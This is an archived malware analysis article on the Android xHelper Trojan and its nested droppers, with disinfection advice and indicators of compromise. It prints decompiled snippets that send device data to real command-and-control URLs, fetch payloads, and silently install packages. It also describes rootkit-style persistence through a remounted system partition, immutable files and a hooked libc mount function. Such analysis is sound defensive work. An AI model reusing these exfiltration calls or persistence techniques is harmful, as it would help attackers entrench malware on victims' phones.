
Unkillable xHelper and a Trojan matryoshka

By Igor Golovin

Published: 2020-04-07 · Archived: 2026-04-05 14:50:45 UTC

It was the middle of last year that we detected the start of mass attacks by the xHelper Trojan on Android smartphones, but even now the malware remains as active as ever. The main feature of xHelper is entrenchment — once it gets into the phone, it somehow remains there even after the user deletes it and restores the factory settings. We conducted a thorough study to determine how xHelper's creators furnished it with such survivability.



Share of Kaspersky users attacked by the xHelper Trojan in the total number of attacks, 2019-2020 (download)

How does xHelper work?

Let's analyze the family's logic based on the currently active sample Trojan-Dropper.AndroidOS.Helper.h. The malware disguises itself as a popular cleaner and speed-up app for smartphones, but in reality there is nothing

useful about it: after installation, the “cleaner” simply disappears and is nowhere to be seen either on the main screen or in the program menu. You can see it only by inspecting the list of installed apps in the system settings.

The Trojan’s payload is encrypted in the file */assets/firehelper.jar* (since its encryption is practically unchanged from earlier versions, it was not difficult to decrypt). Its main task is to send information about the victim’s phone (android_id, manufacturer, model, firmware version, etc.) to https://lp.cooktracking[.]com/v1/ls/get…

```
try {
    a.l(new byte[]{-103, 90, 54});
    v1_1.put("l", v2);
label_196:
    byte[] v1_2 = a$p.l(v1_1.toString());
    a.l(new byte[]{40, -92, 18, 34, -10, -31, 24, -44, -51, -7, -64, 43, -90, 104, 53, -23,
            13, 65, 21, -84, 43, 63, -72, -31, 56, -2, -18, -110, -126, -49, 8, -12, 15,
            24, -99, -97, -17, 64, -48, 102, 82, -123, -37, 55, -5, -95, -119, -18, 72,
            -55, 7, 94, -99, 127, 32, 118, -57, 66, 81, -33, -49, 91, -111, -125, -67, -12,
            -2, 39, -104, 124, 55, -6, -6, -101});
    a.l(new byte[]{78, -95, 88, 63, 30, -18, 11, 107});
    a$u v3_3 = new a$u("POST", "https://lp.cooktracking.com/v1/ls/get", null);
    a$u.b(v3_3, v1_2);
    v0 = a$u.b(v3_3, true);
    if(v0 == null) {
        throw new a$f("", null);
    }
```

Decrypting the URL for sending device information

…and downloading the next malicious module — Trojan-Dropper.AndroidOS.Agent.of.

This malware in turn decrypts and launches its payload using a bundled native library; this approach makes it difficult to analyze the module. At this stage, the next dropper, Trojan-Dropper.AndroidOS.Helper.b, is decrypted and launched. This in turn runs the malware Trojan-Downloader.AndroidOS.Leech.p, which further infects the device.

Leech.p is tasked with downloading our old friend HEUR:Trojan.AndroidOS.Triada.dd with a set of exploits for obtaining root privileges on the victim’s device.

```
static {
    String[] v0 = new String[2];
    j.a("aHR0cDovL3d3dy5rb2Fwa21vYmkuY29tOjgwODEvc20vc3I=");
    v0[0] = "http://www.koapkmobi.com:8081/sm/sr";
    j.a("aHR0cDovLzEzLjIyOS4xNi4xMTU6ODA4MS9zbS9zcg==");
    v0[1] = "http://13.229.16.115:8081/sm/sr";
    b.a = v0;
    j.a("ZHVzcGY2MDMwOTQ1");
    b.b = "duspf6030945";
    b.c = "duspf6030945";
}
```

Decoding the URL of the Leech.p C&C

```
GET /admin201506/uploadApkFile/rt/20191031/ja201910311650.data HTTP/1.1
Connection: close
Accept: */*
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; S10 Build/MRA58K)
Host: 45.79.110.191
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Wed, 19 Feb 2020 09:55:30 GMT
Content-Type: application/octet-stream
Content-Length: 439960
Last-Modified: Thu, 31 Oct 2019 08:59:47 GMT
Connection: close
ETag: "5dbaa283-6b698"
Expires: Wed, 26 Feb 2020 09:55:30 GMT
Cache-Control: max-age=604800
Accept-Ranges: bytes

PJ.......  ..SB]9..m...r...       ..._qDSMJ@hGIAOOXX.VB\..34..|w"m/...9.8V..%Jf....}..e.sKcY.._c.............
70=Wi.B......Y...Y.p..{....|...gM_+....c.._~.h.....
,....M.,..
W]p..
....,.7|..........6..ZC.c.-./.!....|n'q.'...._..$.../A.C.`.....<.A.!N/P....U'...!z7...6*...2.....
\....R_..........t.`.@..].,S....;L.....M. g,.........g..j.O.5.
.u.........K.]#.
.%...d..5..I..n.v.5.Q...#.....a..T.W.B....8@.`RUL..Gm..a.W ...^.
........`].J<.>D...-.. ...lkg..[ 8.D.d...L..dn..].
...0.s.>...6..%/..{(..s.f..l\....)h....H.b..7..g..6.V
.n..S...r...z.qs......7..R.wY...`.~.1..f7u.|h.3.7..|.|Ee..S.Ggi..z........I..o('.a."Y....x.."....s.uBR.........k..=
..No........D.....A\.~]C...P.yo.V].5..-.F.g...2:.................!...[P.,..N...qT.
[U.....=....Z2....1..]=_.]...m.......hN..?.I..#.`..&.._;...\...l.&a.......9...y]z..o...m..>@..0....u....WZ..Ag..M...;c;..-
~`.....U..e..0j.= ....x.K.#..]\..[..QX5(.s.....&o..GT...%.%6..6Zu....           ..3...a.|...l..}.....w..D..'...n...
[..F#......?r.#_.!.E3..s........:.[.).j... .-... ...~\....<.<
~G.T..Q..a..+..
```

Downloading the Triada Trojan

Malicious files are stored sequentially in the app's data folder, which other programs do not have access to. This matryoshka-style scheme allows the malware authors to obscure the trail and use malicious modules that are known to security solutions. The malware can gain root access mainly on devices running Android versions 6 and 7 from Chinese manufacturers (including ODMs). After obtaining privileges, xHelper can install malicious files directly in the system partition.

Note here that the system partition is mounted at system startup in read-only mode. Armed with root rights, the Trojan remounts it in write mode and proceeds to the main job of starting the tellingly named script *forever.sh*. Triada employs its best-known tricks, including remounting the system partition to install its programs there. In our case, the package com.diag.patches.vm8u is installed, which we detect as Trojan-Dropper.AndroidOS.Tiny.d.

And several executable files get copied to the /system/bin folder:

- patches_mu8v_oemlogo — Trojan.AndroidOS.Triada.dd
- debuggerd_hulu —AndroidOS.Triada.dy
- kcol_ysy — HEUR:Trojan.AndroidOS.Triada.dx
- /.luser/bkdiag_vm8u_date — HEUR:Trojan.AndroidOS.Agent.rt

A few more files are copied to the /system/xbin folder:

- diag_vm8u_date
- patches_mu8v_oemlogo

A call to files from the xbin folder is added to the file *install-recovery.sh*, which allows Triada to run at system startup. All files in the target folders are assigned the *immutable* attribute, which makes it difficult to delete the malware, because the system does not allow even superusers to delete files with this attribute. However, this self-defense mechanism employed by the Trojan can be countered by deleting this attribute using the *chattr* command.

The question arises: if the malware is able to remount the system partition in write mode in order to copy itself there, can the user adopt the same strategy to delete it? Triada's creators also contemplated this question, and duly applied another protection technique that involved modifying the system library /system/lib/libc.so. This library contains common code used by almost all executable files on the device. Triada substitutes its own code for the *mount* function (used to mount file systems) in libc, thereby preventing the user from mounting the /system partition in write mode.

On top of that, the Trojan downloads and installs several more malicious programs (for example, HEUR:Trojan-Dropper.AndroidOS.Necro.z), and deletes root access control applications, such as Superuser.

How to get rid of xHelper?

As follows from the above, simply removing xHelper does not entirely disinfect the system. The program *com.diag.patches.vm8u*, installed in the system partition, reinstalls xHelper and other malware at the first opportunity.

```
v0_2 = new StringBuilder();
aw.a("cG0gaW5zdGFsbCAtciA=");
v0_2.append("pm install -r ").append(arg13).toString();
String v4_1 = "pm install -r /data/local/tmp/";
v0_1 = 3;
v1_1 = v2;
while(true) {
    b.a(true, v4_1, 600);
    v5_1 = "";
    if(v5_1.contains("\nSuccess\n")) {
        v3 = 0;
    }
    else if(v5_1.contains("INSTALL_FAILED_INSUFFICIENT_STORAGE")) {
        v3 = 1;
    }
    else if(v5_1.contains("INSTALL_FAILED_VERIFICATION_FAILURE")) {
        v3 = 2;
    }
    else if(v5_1.contains("INSTALL_FAILED_CONTAINER_ERROR")) {
        v3 = 3;
    }
    else if(v5_1.contains("INSTALL_FAILED_INVALID_URI")) {
        v3 = 4;
    }
    else if(v5_1.contains("INSTALL_FAILED_MEDIA_UNAVAILABLE")) {
        v3 = 5;
```

Installing programs without user participation

But if you have Recovery mode set up on your Android smartphone, you can try to extract the libc.so file from the original firmware and replace the infected one with it, before removing all malware from the system partition. However, it's simpler and more reliable to completely reflash the phone.

Bear in mind too that the firmware of smartphones attacked by xHelper sometimes contains preinstalled malware that independently downloads and installs programs (including xHelper). In this case, reflashing is pointless, so it would be worth considering alternative firmwares for your device. If you do use a different firmware, remember that some of the device's components might not operate properly.

In any event, using a smartphone infected with xHelper is extremely dangerous. The malware installs a backdoor with the ability to execute commands as a superuser. It provides the attackers with full access to all app data and can be used by other malware too, for example, CookieThief.

C&C

lp.cooktracking[.]com/v1/ls/get
www.koapkmobi[.]com:8081
45.79.110.191
45.33.9.178
23.239.4.169
172.104.215.170
172.104.208.241

172.104.212.184
45.33.117.188
172.104.216.43
172.104.218.166
104.200.16.77
198.58.123.253
172.104.211.160
172.104.210.184
162.216.18.240
172.104.212.4
172.104.214.199
172.104.212.202
172.104.209.55
172.104.219.210
172.104.218.146
45.79.177.230
45.33.0.123
45.79.77.161
45.33.120.75
45.79.171.160
172.104.210.193
45.33.0.176
45.79.146.48
ddl.okyesmobi[.]com
45.79.151.241
172.104.213.65
172.104.211.117
ddl.okgoodmobi[.]com

MD5

Trojan-Dropper.AndroidOS.Helper.h — 59acb21b05a16c08ade1ec50571ba5d4
Trojan-Dropper.AndroidOS.Agent.of — 57cb18969dfccfd3e22e33ed5c8c66ce
Trojan-Dropper.AndroidOS.Helper.b — b5ccbfd13078a341ee3d5f6e35a54b0a
Trojan-Downloader.AndroidOS.Leech.p — 5fdfb02b94055d035e38a994e1f420ae
Trojan.AndroidOS.Triada.dd — 617f5508dd3066de7ec647bdd1497118
Trojan-Dropper.AndroidOS.Tiny.d — 21ae93aa54156d0c6913243cb45700ec
Trojan.AndroidOS.Triada.dd — 105265b01bac8e224e34a700662ffc4c8
Trojan.AndroidOS.Agent.rt — 95e2817a37c317b17de42e565475f40f
Trojan.AndroidOS.Triada.dy — cfe7d8c9c1e43ca02a4b1852cb34d5a5
Trojan.AndroidOS.Triada.dx — e778d4cc1a7901689b59e9abebc925e1
Trojan-Dropper.AndroidOS.Necro.z — 2887ab410356ea06d99286327e2bc36b

---